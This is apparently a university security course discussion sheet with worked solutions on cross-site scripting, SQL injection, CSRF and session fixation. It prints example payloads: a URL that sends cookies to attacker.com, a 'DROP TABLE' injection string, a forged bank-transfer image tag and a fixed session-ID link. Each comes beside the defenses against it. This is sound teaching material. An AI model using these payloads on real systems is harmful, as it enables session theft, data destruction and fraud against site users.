Song
Spring 2015


CS 161
Computer Security

Discussion 9

February 24 & 25, 2015

Question 1 ***Cross-Site Scripting (XSS)*** **(10 min)**

The figure below shows the two different types of XSS.



As part of your daily routine, you are browsing through the news and status updates of your friends on the social network FaceSpace.

(a) While looking for a particular friend, you notice that the text you entered in the search string is displayed in the result page. Next to you sits a suspicious looking student with a black hat who asks you to try queries such as

```
<script>alert(42);</script>
```

in the search field. What is this student trying to test?

Solution: The student is investigating whether FaceSpace is vulnerable to a *reflected* XSS attack. If a pop-up spawns upon loading the result page, FaceSpace would be vulnerable. However, the converse is not necessarily true. If the query string would be shown literally as search result, it could just mean that FaceSpace sanitizes basic `script` tags. Sneakier XSS vectors that try to evade sanitizers [?] could still be successful.

(b) The student also asks you to post the code snippet to the wall of one of your friends. How is this test different from part (a)?

Solution: The student is now checking whether FaceSpace is vulnerable to a *stored* (or *persistent*) XSS attack, rather than simply looking for a reflected XSS vulnerability as in part (a). This is a more dangerous version of XSS because the victim now only needs to visit the site that contains the injected script code, rather than clicking on a link provided by the attacker.

(c) The student is delighted to see that your browser spawns a JavaScript pop-up in both cases. What are the security implications of this observation? Write down an example of a malicious URL that would exploit the vulnerability in part (a).

Solution:

The fact that a pop-up shows up attests to the fact that the browser executed the JavaScript code, and means that FaceSpace is vulnerable to both reflected and stored XSS. An attacker could deface the web page or steal cookies. Here is an example of a URL that can be used to steal cookies:

```
http://facespace.com/search?q=<script>window.location=\
    'http://www.attacker.com/grab.cgi?'+document.cookie</script>
```

(d) Why does an attacker even need to bother with XSS? Wouldn't it be much easier to just create a malicious page with a script that steals *all* cookies of *all* pages from the user's browser?

Solution: This would not work due to the *same-origin policy* (SOP). The SOP prevents access to methods and properties of a page from a different domain. In particular, this means that a script running on the attacker's page (on say attacker.com) cannot access cookies for any other site (bank.com, foo.com and so on).

Question 2 *SQL Injection* ()

(a) Explain the bug in this PHP code. How would you exploit it? Write what you would need to do to delete all of the tables in the database.

```
$query = "SELECT name FROM users WHERE uid = $UID";
// Then execute the query.
```

(Here, `$UID` represents a URL parameter named `UID` supplied in the HTTP request. The actual representation of such a value in PHP is a bit messier than we've shown here. We leave out the syntactic details so we can focus on the functionality.)

(b) How does blacklisting work as a defense? What are some difficulties with blacklisting?

(c) What is the best way to fix this bug?

Solution:

(a) The bug is that the `uid` parameter can be interpreted as a command when properly formatted. For example, to delete the `users` table, pass in the following as the `uid`:

```
0; DROP TABLE users;
```

(b) Blacklisting means escaping what you consider ”dangerous” characters – essentially characters that can be used to change control flow or me interpreted as commands rather than as data (ex. quotation marks and semicolons).

A difficulty in blacklisting is that it is all too easy to forget to avoid one dangerous character, which leaves a vector of attack.

(c) In this case, a simple fix would be to use a whitelist since `uid` only needs digits. In essence, you are constraining the type of `$UID` to an integer. Such a whitelisting approach can also work for strings, but is prone to errors. See below for a better solution.

The underlying issue is that data can be interpreted as a command. The solution to this general issue is to separate the *parsing* of the query from the *execution* (when the data is supplied). ***Prepared statements*** (or *parameterized queries*) offer exactly this. The SQL expression is only parsed once, with placeholders for data. In a second step, the placeholders are replaced with the user input, without changing the intent of the SQL expression. Consider the following example:

```
$query = $db->prepare('SELECT name FROM users WHERE uid = :user');
$query->execute(array(':user' => $UID));
```

The first line defines the SQL expression with a placeholder “`:user`” that is substituted with user input in the second line. (This placeholder was a “?”

instead in the Java example shown in lecture. Same idea.) Note that the substituted input is *not* parsed as SQL anymore as this already happened in the first line. Therefore an attacker cannot provide bogus SQL commands because they will only be interpreted as data that is bound to the variable `:user`.

Question 3 *Cross Site Request Forgery (CSRF)* (10 min)

In a CSRF attack, a malicious user is able to take action on behalf of the victim. Consider the following example. Mallory posts the following in a comment on a chat forum:

```
<img src="http://patsy-bank.com/transfer?amt=1000&to=mallory"/>
```

Of course, Patsy-Bank won't let just anyone request a transaction on behalf of any given account name. Users first need to authenticate with a password. However, once a user has authenticated, Patsy-Bank associates their session ID with an authenticated session state.

(a) Explain what could happen when Victim Vern visits the chat forum and views Mallory's comment.

(b) What are possible defenses against this attack?

Solution:

(a) The `img` tag embedded in the form causes the browser to make a request to `http://patsy-bank.com/transfer?amt=1000&to=mallory` with Patsy-Bank's cookie. If Victim Vern was previously logged in (and didn't log out), Patsy-Bank might assume Vern is authorizing a transfer of 1000 USD to Mallory.

(b) CSRF is caused by the inability of Patsy-Bank to differentiate between requests from arbitrary untrusted pages and requests from Patsy-Bank form submissions. The best way to fix this today is to use a **token** to bind the requests to the form. For example, if a request to `http://patsy-bank.com/transfer` is normally made from a form at `http://patsy-bank.com/askpermission`, then the form in the latter should include a random token that the server remembers. The form submission to `http://patsy-bank.com/transfer` includes the random token and Patsy-Bank can then compare the token received with the one remembered and allow the transaction to go through only if the comparison succeeds.

Question 4 *Session Fixation* (15 min)

Some web application frameworks allow cookies to be set by the URL. For example, visiting the URL

`http://foobar.edu/page.html?sessionid=42`.

will result in the server setting the `sessionid` cookie to the value "42".

(a) Can you spot an attack on this scheme?

(b) Suppose the problem you spotted has been fixed as follows. `foobar.edu` now establishes new sessions with session IDs based on a hash of the tuple `(username, time of connection)`. Is this secure? If not, what would be a better approach?

Solution:

(a) The main attack is known as *session fixation.* Say the attacker establishes a session with `foobar.edu`, receives a session ID of 42, and then tricks the victim into visiting `http://foobar.edu/browse.html?sessionid=42` (maybe through an `img` tag). The victim is now browsing `foobar.edu` with the attacker's account. Depending on the application, this could have serious implications. For example, the attacker could trick the victim to pay his bills instead of the victim's (as intended).

Another possibility is for the attacker to fix the session ID and then send the user a link to the log-in page. Depending on how the application is coded, it might so happen that the application allows the user to log-in but reuses the previous (attacker-set) session ID. For example, if the victim types in his username and password at `http://foobar.edu/login.html?sessionid=42`, then the session ID 42 would be bound to his identity. In such a scenario, the attacker could impersonate the victim on the site. This is uncommon nowadays, as most login pages reset the session ID to a new random value instead of reusing an old one.

(b) The proposed fix is not secure since it solves the wrong problem, per the discussion in part (a). Even if it were the right approach, timestamps and user names do not provide enough *entropy*, and could be guessable with a few thousand tries.

The correct fix is for the server to generate cookie values afresh, rather than setting them based on the session ID provided via URL parameters.

A final note: do not hesitate to ask for help! Our office hours exist to help you. Please visit us if you have any questions or doubts about the material.